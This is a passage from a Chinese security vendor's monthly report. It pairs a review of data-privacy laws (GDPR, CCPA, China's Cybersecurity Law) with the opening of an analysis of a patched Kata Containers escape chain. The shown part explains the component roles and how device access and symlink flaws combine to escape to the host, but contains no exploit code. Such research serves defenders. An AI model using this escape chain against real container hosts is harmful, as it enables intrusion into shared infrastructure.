金融行业

11月报

安全月报

政策解读 | 行业研究 | 漏洞聚焦 | 安全态势

绿盟科技金融事业部出品

政策解读

浅析数据安全与隐私保护之法规

行业研究


未能幸免!安全容器也存在逃逸风险

容器安全解决方案

ATT&CK驱动下安全运营数据分析的实用性挑战

警惕!京东金融疑存支付安全漏洞,消费者遭遇多次盗刷

唯品会被指泄露个人信息,用户被骗数万元



NSFOCUS

让安全更有效
绿盟科技安全服务
专业|灵活|高效

咨询服务
安全规划
合规咨询
信息安全管理体系咨询
应急体系建设
……

可管理安全服务
远程安全运维
全评估/测试服务
安全基线服务
应急响应
……

安全评价
外部检查辅导
安全指标体系度量
……

安全研究
渗透测试
源代码审计
业务安全测试
漏洞挖掘
……

教育培训
安全技能培训
安全意识教育
……

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，为运营商、政府、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。在这些巨人的背后，他们是备受信赖的专家。


客户支持热线：400-818-6868

NSFOCUS绿盟科技

本|期|看|点

P4 浅析数据安全与隐私保护之法规

P14 未能幸免！安全容器也存在逃逸风险



安全月报

2020年第11期

绿盟科技金融事业部

目录 CONTENTS

政策解读

行业研究

漏洞聚焦

安全态势

安全月报在线阅读

绿盟科技官方微信

NSFOCUS

政策解读

浅析数据安全与隐私保护之法规

天枢实验室　陈磊

在大数据时代背景下，AI和大数据技术给我们的生活带来了巨大的便利和效率；然而在此过程中，数据滥用、数据窃取、隐私泄露以及“大数据杀熟”等数据安全问题呈徒增和爆发趋势。

在这样背景下，全球各个国家纷纷颁布相关法规，对数据安全与隐私保护相关问题进行严格的规范与引导。如欧盟保护个人数据的《General Data Protection Regulation》(简称 《GDPR》)；美国的 《California Consumer Privacy Act》(简称 《CCPA》)；中国实施的《中华人民共和国网络安全法》（通常简称《网安法》）。

法规作为数据安全治理和建设的顶层指导，研究这些法规，一方面有助于更好地理解安全场景与需求，进而有利于将安全技术实际的落地与应用；另一方面提前研究，通过积极开展数据安全治理与防护，可以提前规避企业由于数据不合规带来的法律风险和处罚。如最近一年中有两个典型的案例：Google旗下的子公司Alphabet，在欧洲因个人数据的处理违反欧盟GDPR法规，被罚5000万欧元；Facebook泄露门事件——8700万用户信息泄露，面临美国50亿美元的天价罚单（相当于公司一年利润收入的20%多）。这两个事件足以说明数据安全建设对于一个企业来说，多么重要且迫切。

数据安全问题广受社会各界关注：包括学术界，研究隐私保护的数据发布/挖掘等关键技术一直是近年来的热点方向；工业界上，寻找具体的可落地的数据安全解决方案是企业重要的战略方向。笔者也是该领域从业者的其中一员，通过分析和研究各种企业应用场景与需求，认为现阶段的数据安全问题不完全等同于传统以”加密“为手段的数据安全问题，应结合当下大数据环境下/背景下进行分析和讨论：大数据背景下数据安全与数据利用不可割裂，数据的最终目标是应该是更安全地使用和开发。

因此可将该主题称为“大数据时代下的数据安全”。笔者将该主题分成三篇

文章分别进行介绍：法律法规篇、技术场景篇、实践体系篇，本文是这个系列中的第一篇：法律法规篇。未来的几天，我们将陆续发表其他两篇（若读者想提前阅读，可点击下方的阅读原文，即可链接到绿盟博客的《大数据时代下的数据安全》完整版本）。除整理和介绍外，笔者了一些不成熟的思考和解读，希望能起到抛砖引玉的作用，与各位专家或数据安全爱好者共同探讨与分享有趣的话题。

一、国外相关法规

研究国外法规，可以对比且了解全球立法和执行趋势。另一方面，国外的法规对国内的企业在该外国境内的数据处理以及数据的跨境传输，同样有法律影响和效力。本文以欧盟的《通用数据保护条例》和美国的《加州隐私保护法》的法律框架为例，给出几个点的简单分析与介绍。

1 欧盟《通用数据保护条例》

欧盟于2018年5月25日正式实施了《通用数据保护条例》(《General Data Protection Regulation》，简称《GDPR》)[1]，是一项保护欧盟公民个人隐私和数据的法律，其适用范围包括欧盟成员国境内企业的个人数据、也包括欧盟境外企业处理欧盟公民的个人数据。

图1 欧盟个人数据保护法规《GDPR》

《GDPR》由11章99个条款组成，是一项的“大而全”的个人数据保护框架，因此非常值得深入研究。由于篇幅所限，这里仅列3点进行分析：

①“个人数据”的定义?

GDPR：第四条，“个人数据”是关于一个已识别或者可能识别的自然人（即数据主体）的任何信息。一个可能识别的自然人是能够直接或间接识别的人，尤其是借助标识符例如该自然人的姓名、身份证号码、位置数据、在线标识符，或者自然人的一个或多个特定因素的组合，比如物理、心理、遗传、精神、经济、文化属性或社会身份等。

解读：“个人数据”是隐私保护相关法律重要基础。GDPR采用宽泛的“个人数据”定义，尽可能包含所有可能的、与自然人相关的“个人数据”，这些数据都受到GDPR的监管和保护。

详细地说，其定义的“个人数据”包括两类:一类是“已识别”，比如包括“详细住址”和“姓名”的信息是可以唯一识别（或者定位）到具体的“自然人”；另一类是“可能识别”，在GDPR的前言26段进一步解释说，“可能识别”是在合理和可能的条件下（比如成本和时间）进行。它包括两个子类别：一个标识符，典型的是身份证号、手机号等，它并不能直接识别到“自然人”，但若可以掌握额外的数据库、比如身份证/手机号映射“详细住址”和“姓名”，它是可能被识别的。另一个是“自然人”其他碎片化属性的组合（一个或者多个以上），比如性别、邮编、身高、体重、从事职业，这些属性的数据可以经过各种组合，如在某一个班级场景中，性别和身高有可能识别到唯一的“自然人”。

这个定义表明GDPR保护的数据主体范围非常之广泛和庞大，不但包括容易枚举的个人数据，姓名、身份证号、地址等。也包括一些模糊拓展的边界，例如网络的属性cookie，IP地址码, Mac地址码，以及生物识别数据，指纹、虹膜等这些某些特殊的场景下，仍然可能关联或者定位到唯一的“自然人”[2]。

这个场景让人联想到一些企业正在使用的“大数据画像/千人千面技术”。采集用户静态属性(如年龄和性别)和行为信息(比如浏览、点击和收藏等)，当收集的用户信息（特征）足够多，足以将这个人唯一“区分”出来。那么这些静态或者动态将成为个人数据，理应是GDPR监管的范畴。宽泛的定义，可以最大限度保护好“自然人”的隐私，规避一些“擦边球”的场景。但企业如何识别在复杂的业务环境中去识别这些数据、如何更好地处理和保护这些数据。这些无疑给企业的合规策略、流程、以及技术的实施带来巨大的挑战，同时意味着在企业需要在数据安全建设上投入更多的经费和支持。

② 用户如何行使 GDPR 赋予的“被遗忘权”？

GDPR: GDPR赋予了用户(数据主体)知情权、访问权、修正权、删除权（被

遗忘权）、限制处理权（反对权）、可携带权、拒绝权等7项基本权利，其中删除权是一项引人注目的用户“特权”之一。即在第十七条中，在个人数据已不再是数据控制者和处理者的收集和处理目的等6种情况下，赋予了用户删除权。

解读：官网提供有两个有趣的例子[3]。

Example 1：假如你加入了一个社交网站，但过了一段时间，你决定要离开这个社交网站。那么你可以行使“被遗忘权”，即要求公司删除属于你的个人数据。

Example 2：当你用你的名字使用搜索引擎搜索时，出现一个很久以前，与你有关的的债务偿还协议，但现在已无关紧要。对于一个普通人，他有权利要求删除这些网络信息。用户除了以上的权利，数据主体还拥有知情权、访问权、修正权、限制处理权（反对权）、可携带权、拒绝权等基本权利。但笔者认为，“被遗忘权”是GDPR赋予用户非常大的一项权利。我们每个人平均一年要注册10多个网站/APP，但很多网站/APP是低频访问或者后续一直不用的状态。但用户的个人数据却被互联网公司收集和存储和处理，用户感觉到“个人数据扩散不可控”。如实说，笔者对一些公司网站的“注册”有种恐惧感，例如个人数据被贩卖第三方从而收到骚扰电话或广告邮件的轰炸、另外一些“小网站”被黑客攻击造成数据泄露的概率也更高。若这些网站/APP提供一键删除注册信息的功能（举例好像题跑偏了，那就假如我国后续的立法也赋予了用户类似的权利），作为用户，肯定乐于行使该项权利。

图2 产品功能的畅想：一键删除低频访问的APP/网站的“注册信息”

③ GDPR 如何惩罚违规的企业？

GDPR: 第83条给出犯规罚款的最高值。即可被处以最高2亿欧元的行政罚款，或对企业以最高占上一财政年度全球总营业额4%的行政罚款，取两者最高值。

解读：这是欧盟境内企业或者与欧盟的数据相关的境外企业最关心的。GDPR给的惩罚力度相比其他国家、地区非常严厉。从2018年5月执行的一年以来，GDPR开出多个罚单。其中，Google处罚5000万是最大一张罚单。预测在不

久将来，欧盟各个国家将开出更多的罚单。这条法规是迫使相关企业投入更多资金，部署数据安全产品，马上行动，进行数据安全治理与建设直接源动力。

2 美国《加州消费者隐私法》

美国已有多个州先在数据安全与隐私保护进行了立法，其中最著名的要数2018年6月加州通过《加州消费者隐私法案》（《California Consumer Privacy Act》, 简称《CCPA》）[4]。该法案被称为美国“最严厉和最全面的个人隐私保护法案”，将于2020年1月1日生效。

①“个人信息”的定义?

CCPA：“个人信息”系指直接或间接地识别、关系到、描述、能够相关联或可合理地连结到特定消费者或家庭的信息。

解读：CCPA称为“个人信息”，其实和“个人数据”是同一个概念。受GDPR的影响，CCPA同样采用了类似宽泛的定义。根据定义，罗列了出11种个人信息类别，包括姓名、驾照等信息，也有互联网IP标识符、标识符。有特点的是，把反映消费者偏好、特征、心理倾向、偏好、倾向、行为、态度、智力、能力和资质的画像也列入了个人信息范畴。比GDPR更加广泛的“个人信息”范畴给企业个人敏感数据的梳理、治理带来了巨大的工作量和挑战。

② 用户如何行使 CCPA 赋予的“访问权”?

CCPA：在CCPA的1798.100中，企业从可验证消费者处收到要求访问个人信息的请求后，应立即采取措施向消费者免费披露和提供本节所要求的个人信息。个人信息的提供可通过信件或电子方式，如果以电子方式提供，信息应以便携方式提供并且在技术可行限度内采用易于使用的形式。

解读：CCPA也赋予了消费者知情权、访问权、删除权、限制处理权和拒绝权等权利。CCPA访问权的特色在于回复的“及时性”、反馈的“便携式”——邮件发送等形式，这比GDPR赋予的“访问权”更加具体。当用户需要查看或确认采集信息，无疑这条法规提供了极大的便利。但反过来说，给企业造成了一定负担。

③ CCPA 如何惩罚违规的企业?

CCPA：在1798.155中，对于法规企业，每次违规行为可能要承担高达7,500美元的民事罚款。另外在1798.145中，对于违规企业，为每个消费者每次事件赔偿不少于100美元且不超过750美元的赔偿金，以数额较大者为准。

解读：罚款最有特色的地方，考虑到消费者的损失且量化为影响的消费者数

量，将赔偿每一个消费者100-750元的赔偿金，这与GDPR的罚款机制不同。若一个企业违规涉及的消费者信息有100w条，那么它至少要承担1亿美元的罚款。

二、国内相关法规

我国在数据安全与个人信息上目前涉及的法规有《中华人民共和国刑法》（以下简称《刑法》）、《最高人民法院、最高人民检察院关于办理侵犯公民个人信息刑事案件适用法律若干问题的解释》（以下简称《若干问题的解释》）、《中华人民共和国网络安全法》、《电信和互联网用户个人信息保护规定》。下面以《中华人民共和国网络安全法》和处在征求意见稿阶段的《数据安全管理办法》为例，进行简要的分析和介绍。

1 《中华人民共和国网络安全法》

我国于2017年6月1日正式实施《中华人民共和国网络安全法》（通常简称《网安法》）[5]。《网安法》是我国首部全面规范网络空间安全管理方面问题的基础性法律，包含的内容十分丰富，一共包括7章79条，包含网络运行安全、关键信息基础设施的运行安全、网络信息安全等内容。值得关注的是，《网安法》在数据（包括个人信息）安全与保护上也有诸多规定，例如第四十至四十五条。

① 数据安全与数据利用技术发展的关系？

原文：第十八条，国家鼓励开发网络数据安全保护和利用技术，促进公共数据资源开放，推动技术创新和经济社会发展。

解读：这条法规表明我国对数据持开放和发展态度，并没有一味强调数据安全保护，而是强调数据最终目的是利用与开放，同步发展数据安全保护与利用技术，有利于社技术创新和社会发展。

②“个人信息”的定义？

原文：是指以电子或者其他方式记录的能够单独或者与其他信息结合识别自然人个人身份的各种信息，包括但不限于自然人的姓名、出生日期、身份证件号码、个人生物识别信息、住址、电话号码等。

解读：以“识别”为核心，包括直接识别的如身份证号、姓名等，间接识别，如性别属性，由于结合出生年月、地址识别的个人身份，因此也是个人信息。相比GDPR和CCPA来说，我国罗列的个人信息范畴不大，并不包括由个人关

联的信息，比如用户的行为/习惯、购买的IoT设备等识别性不高的信息，这对于国内企业治理是一件好事，缩小了“个人信息”的范围，降低敏感信息分类分级的成本。

然而，在颁布的《信息安全技术个人信息安全规范》推荐标准中，重新拓展了个人信息的范畴，给出个人信息判定，不仅包括“识别”，还包括“关联”，从个人到信息。这条规定饱受一定的争议，因为“自然人”每时每刻都在生产各种各样的“个人信息”，比如在公共电脑或设备上操作留下的日志，某一个人在纸上写了一个字，这些都成为了个人信息。若按照推荐标准，对个人信息/敏感数据进行梳理和分类，那么无疑让企业将陷入“无穷无尽”的困境。建议同时也期待后续的《数据安全管理办法》、《个人信息保护法》以及出台的相关标准，对“个人信息”定义作进一步清晰和明确的界定，便于企业落地实施与合规。

③“个人信息”开放 / 共享的出路在哪?

原文：第四十二条规定，网络运营者不得泄露、篡改、毁损其收集的个人信息；未经被收集者同意，不得向他人提供个人信息。但是，经过处理无法识别特定个人且不能复原的除外。

解读：数据的价值在于流动，在于再次利用与挖掘。这对于“以人为本”的个人信息同样适用，“个人信息”大数据最终目标应该是造福人类、服务社会。但未经过处理的“个人信息”，在数据共享和开放过程中风险不容忽视，被不法分子利用，如通过精确的个人信息进行高级的电信诈骗，造成“徐玉玉案”的悲剧。因此，共享前，进行特殊处理与风险评估，显得十分必要。假如一批个人信息经过处理，已经“无法识别特定个人且不能复原”，那么即使公开，大家也只能获得一些统计和分析信息，无法得到定向到“自然人”，那么该记录里面的实际关联的“自然人”，自然受到利益损失或者威胁。为了达到这个处理的目的，研究和开发相应的技术是必要的。

2 《数据安全管理办法》（征求意见稿）

2019年5月28日国家互联网信息办公室发布《数据安全管理办法》（征求意见稿）[6]。在《网安法》的指导下，该法规对数据安全作进一步做了详细的规定和约束。（由于处于征求意见稿阶段，因此不作深入解读）。它明法规的管理范围是中华人民共和国境内利用网络开展数据收集、存储、传输、处理、使用等活动（第二条），数据安全分为个人信息和重要数据安全（第一条）。

征求意见稿中包括数据收集、数据处理使用和数据安全监督管理等内容。

数据处理内容中值得关注的是，第二十三条，网络运营者利用用户数据和算法推送新闻信息、商业广告等（以下简称“定向推送”），应当以明显方式标明“定推”字样，为用户提供停止接收定向推送信息的功能；用户选择停止接收定向推送信息时，应当停止推送，并删除已经收集的设备识别码等用户数据和个人信息。这条对当前火热的用户画像技术对这一行为进行了严格的约束，提升了用户的体验和个人数据的安全。

三、小结

在大数据时代，数据安全与隐私问题显得越来越严峻。为了应对挑战，全球掀起了数据安全与个人信息的立法热潮。欧盟的 “大而全”且十分严格的《GDPR》作为一个风向标，或多或少影响了其他国家的立法，特别是美国加州的《CCPA》。国外的法规，特别是处罚力度之大，迫使企业尽快进行数据治理与建设，另一方面也很好地保护了用户的切身利益。我国已经颁发的《网安法》虽然没有给出违反“个人信息”规定的企业相应量化处罚与罚款措施，但在《刑法》和《若干问题解释》有相关规定，如出售个人信息50条可入罪等量刑场景。随着后续一些法规的颁布和实行，如《数据安全管理办法》、《个人信息保护法》以及一些行业法规，以及一些配套的标准的实现，如《个人信息去标识化指南》、《个人信息安全影响评估指南》等等，未来几年中，我国数据安全相关法规-标准建设将趋于体系化和成熟。相应地，法规的处罚机制也将更加清晰与明朗。




图3 国内数据安全相关法规-标准体系

实际上，数据安全相关的立法并不是完全限制住大数据产业的利用与开发；相反，它可以引导大数据相关产业朝向健康、安全且持久的正确方向发展。在各个国家法规中，都可以或多或少找到一些数据利用和开发的出口，包括我国《网安法》同样给出了相应的灵活解释。

为了达到出路，目前存在以下几类可能的关键技术，包括数据脱敏、匿名化、差分隐私和同态加密。因此可将该主题称为“大数据时代下的数据安全”。笔者将该主题分成三篇文章分别进行介绍：法律法规篇、技术场景篇、实践体系篇，本文是这个系列中的第一篇：法律法规篇。

参考资料：

[1]《General Data Protection Regulation》, https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=uriserv: OJ.L_.2016.119.01.0001.01.ENG&toc=OJ:L:2016:119:TOC

[2] https://ec.europa.eu/info/law/law-topic/data-protection/reform/what-personal-data_en

[3] https://ec.europa.eu/info/law/law-topic/data-protection/reform/rights-citizens/my-rights/can-i-ask-company-delete-my-personal-data_en

[4]《California Consumer Privacy Act》, https://cal-privacy.com/

[5]《中华人民共和国网络安全法》http://xxzx.mca.gov.cn/article/wlaqf2017/wjjd/201705/20170500891068.shtml

[6]《数据安全管理办法》（征求意见稿）http://www.moj.gov.cn/news/content/ 2019-05/28/zlk_235861.html

NSFOCUS


行业研究

未能幸免！安全容器也存在逃逸风险

绿盟科技　星云实验室

简介

在2020年Black hat北美会议上，来自Palo Alto Networks的高级安全研究员Yuval Avrahami分享了利用多个漏洞成功从Kata containers逃逸的议题[1]。作为一种轻量级虚拟化技术，传统容器与宿主机共享内核，这意味着系统内核权限提升漏洞往往也可用来实施容器逃逸。为了彻底解决这一问题，在轻量与安全性之间达到较好的平衡，安全容器应运而生。Kata Containers是一种安全容器的具体实现，其他主流的安全容器还有Google推出的gVisor[4]等。Kata Containers项目最初由Hyper.sh的runV项目与Intel的Clear Container合并而来，并于2017年开源[2]。它的核心思想是，为每一个容器运行一个独立虚拟机，从而避免其与宿主机共享内核。这样一来，即使攻击者在容器内部成功利用了内核漏洞攻破内核，他依然被限制在虚拟机内部，无法逃逸到宿主机上。Kata Containers在官方介绍中[3]直观地展示了它与传统容器之间的异同：



从上图可以得出结论，在不考虑其他因素的情况下，如果Kata Containers内部的攻击者想要逃逸到宿主机上，他必须至少经过两次逃逸——「容器逃逸」和「虚拟机逃逸」，才能达到目的。也就是说，单一的漏洞可能将不再奏效，攻击者需要构建一条漏洞利用链。事实上，Yuval Avrahami也是这么做的。他分享的议题中一共涉及四个漏洞：

1. CVE-2020-2023：Kata Containers容器不受限地访问虚拟机的根文件系统设备[5]，CVSS 3.x评分为6.3[11]；

2. CVE-2020-2024：Kata Containers运行时（runtime）在卸载（unmount）挂载点时存在符号链接解析漏洞，可能允许针对宿主机的拒绝服务攻击[6]，CVSS 3.x评分为6.5[12]；

3. CVE-2020-2025：基于Cloud Hypervisor的Kata Containers会将虚拟机文件系统的改动写入到虚拟机镜像文件（在宿主机上）[7]，CVSS 3.x评分为

8.8[13]；

4. CVE-2020-2026：Kata Containers运行时在挂载（mount）容器根文件系统（rootfs）时存在符号链接解析漏洞，可能允许攻击者在宿主机上执行任意代码[8]，CVSS 3.x评分为8.8[14]。

其中，CVE-2020-2024主要会导致拒绝服务攻击，对逃逸帮助不大。逃逸主要依靠其他三个漏洞形成的利用链条来实现。这个议题精彩又富有意义。它让我们意识到，即使是采用了独立内核的“安全容器”，也存在逃逸风险。换句话说，安全没有银弹。本文将对该议题中的逃逸过程（Container-to-Host）及相关的三个漏洞进行详解和复现。注：

- 相关漏洞在新版本Kata Containers中均已得到修复。
- 文中涉及到的是Kata Containers 1.x系列版本，2.x有所差异但相关度不大，不再涉及，感兴趣的读者可以参考官方文档[19]。
- 后文过程中使用的Kata Containers组件、源码版本如无特殊说明，均为1.10.0。

背景知识

安全容器

「安全容器」一词，是相对于传统容器而言的。作为一种虚拟化技术，虽然容器本身已经提供了一定程度上的隔离性，但这种隔离性时不时就会被打破。问题的根源在于，传统容器与宿主机共享内核，内核漏洞势必会直接影响容器的安全性。然而由于内核的复杂度过高等原因，近年来，高危内核漏洞层出不穷。


那么，为什么不直接使用虚拟机呢？答案很明显，性能和资源开销问题使得传统虚拟机技术在现今很多场景和开发部署模式下并不适用，而这也恰恰是容器技术流行的主要原因之一。因此，人们引入了安全容器，希望在轻量化和安全性上达到较好的平衡。

随着云原生技术和生态的发展，开源安全容器项目也在陆续增多。下面，我们介绍两种主流、目标一致但原理各异的安全容器项目：Kata Containers和gVisor。

Kata Containers

在「简介」部分，我们已经概括了Kata Containers项目的诞生和原理相关信息，这里不再重复。我们来深入了解一下Kata Containers，这对后面的漏洞分析和利用有帮助。Kata Containers符合OCI运行时规范[18]，能够替换runC，与Docker引擎无缝对接，也支持Kubernetes。

下图[2]清晰展示了Kata Containers的组件及各自的角色位置：



我们来分别介绍一下各个组件及其作用：

- runtime：容器运行时，负责处理来自Docker引擎或Kubernetes等上层设施的命令（OCI规范定义）及启动kata-shim，程序名为kata-runtime。
- agent：运行在虚拟机中，与runtime交互，用于管理容器及容器内进程，程序名为kata-agent。
- proxy：负责宿主机与虚拟机之间的通信（对shim、runtime及agent之间的I/O流及信号进行路由），如果宿主机内核支持vsock，则proxy是非必要的，程序名为kata-proxy。
- shim：容器进程收集器，用来监控容器进程并收集、转发I/O流及信号，程序名为kata-shim。
- hypervisor：虚拟机监视器，负责虚拟机的创建、运行、销毁等管理，有多种选择，QEMU、Cloud Hypervisor等。
- 虚拟机：由高度优化过的内核和文件系统镜像文件创建而来，负责为容器提供一个更强的隔离环境。

欲了解更多关于Kata Containers的内容，可以参考官方文档[3][17]。

gVisor

gVisor是由Google开源的一款安全容器，它在实现上与Kata Containers有明显不同。Kata Containers虽然同样避免了容器与宿主机共享内核，但它的思路是提供一个虚拟机，容器与虚拟机共享内核；而gVisor则直接在用户层实现了内核，用来拦截容器内程序对系统API的调用，处理并响应。

欲了解更多关于gVisor的内容，可以参考官方文档[20]。

Cloud Hypervisor

Cloud Hypervisor是一个开源的虚拟机监视器（VMM），基于KVM运行。该项目专注于在受限硬件基础架构和平台上运行现代云计算工作流。它采用Rust语言实现，基于rust-vmm创建。

从1.10.0版本起，Kata Containers支持采用Cloud Hypervisor作为它的虚拟机监视器。

欲了解更多关于Cloud Hypervisor的内容，可以参考官方文档[16]。

漏洞分析

如「简介」部分所述，从容器到宿主机的逃逸涉及三个漏洞的使用，由「容器逃逸」和「虚拟机逃逸」两部分组成。

其中，容器逃逸涉及到的漏洞是CVE-2020-2023，虚拟机逃逸涉及到的漏洞是CVE-2020-2025和CVE-2020-2026。其中，前两个是权限控制的问题，最后一个漏洞则是云原生环境下的“常客”——未限制符号链接解析导致的文件系统逃逸问题，类似的漏洞还有CVE-2019-14271[21]等。

下面我们分别进行简单分析。

CVE-2020-2023

这个漏洞是典型的权限控制问题——容器内部可以访问并修改虚拟机的文件系统。其根源之一在于，Kata Containers并未通过Device Cgroup[21]限制容器对虚拟机设备的访问，因此容器能够通过创建设备文件的方式来访问到虚拟机设备。

创建设备文件需要用到mknod系统调用，而mknod需要Capabilities中的CAP_MKNOD权限[23]。那么容器是否拥有这个权限呢？不同引擎的规定不一定相同，但至少默认情况下Docker引擎是支持此权限的[24]：

```
// moby/oci/caps/defaults.go
package caps // import "github.com/docker/docker/oci/caps"
// DefaultCapabilities returns a Linux kernel default capabilities
func DefaultCapabilities() []string {
  return []string{
    "CAP_CHOWN",
    "CAP_DAC_OVERRIDE",
